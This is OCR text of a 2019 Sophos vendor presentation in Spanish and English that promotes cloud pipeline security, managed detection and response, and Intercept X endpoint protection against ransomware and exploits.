#SophosDayPorto2019
Afrontando las Ciberamenazas

Alberto R. Rodas @AlbertoRRodas

Sales Engineer Sophos Iberia

Alberto.Rodas@Sophos.com

JUEGO INTERACTIVO: KAHOOT

Kahoot! mobile app


Play, create, host quizzes, even on the go

Calling all students, teachers, office heroes, trivia fans and lifelong learners! Whether you feel creative, want to learn something new or are up for some fun and competition – get Kahoot!'ing anywhere, anytime!

Download our app for free:

Download on the App Store

GET IT ON Google Play



End-to-End Cloud Security

AVID Secure

Code

- Scan templates on-demand for security and compliance issues

(Others in development)

Commit/Build

- Auto-scan and remediate code templates for security and compliance issues
- Guardrails

(Others in development)

Test/Staging

- Continuous AI-based security monitoring and compliance for test and staging Guardrails
- Drift detection

Production


- Continuous AI-based security analytics and monitoring at scale for production
- Guardrails
- Drift detection

PROACTIVE | **REACTIVE**


Enforce the same security policies across your CI/CD pipeline with Avid Secure

SOPHOS


Avid Secure Platform



Managed Detection and Response (MDR)



Más vale prevenir que curar…



Tradicional Endpoint Protection


What applications or what kind of application can run users, even in the case they take them from portable USB devices

Which devices can users connect to their computers

Navigation control, in order to provide protection about the sites users are visiting

First Security barrier, signature based to detect known malware

Sophos #1 for Malware AND PUA Detection




SOPHOS
INTERCEPT X
SEEING THE FUTURE IS THE FUTURE OF CYBERSECURITY.


New layers

Ramsomware

.doc
.xls
.pdf
CodeCaves

Hacking

Detection in running time of the exploit techniques behing the exploits or CVE tried to used.



Privilegios

Exploits

Credenciales

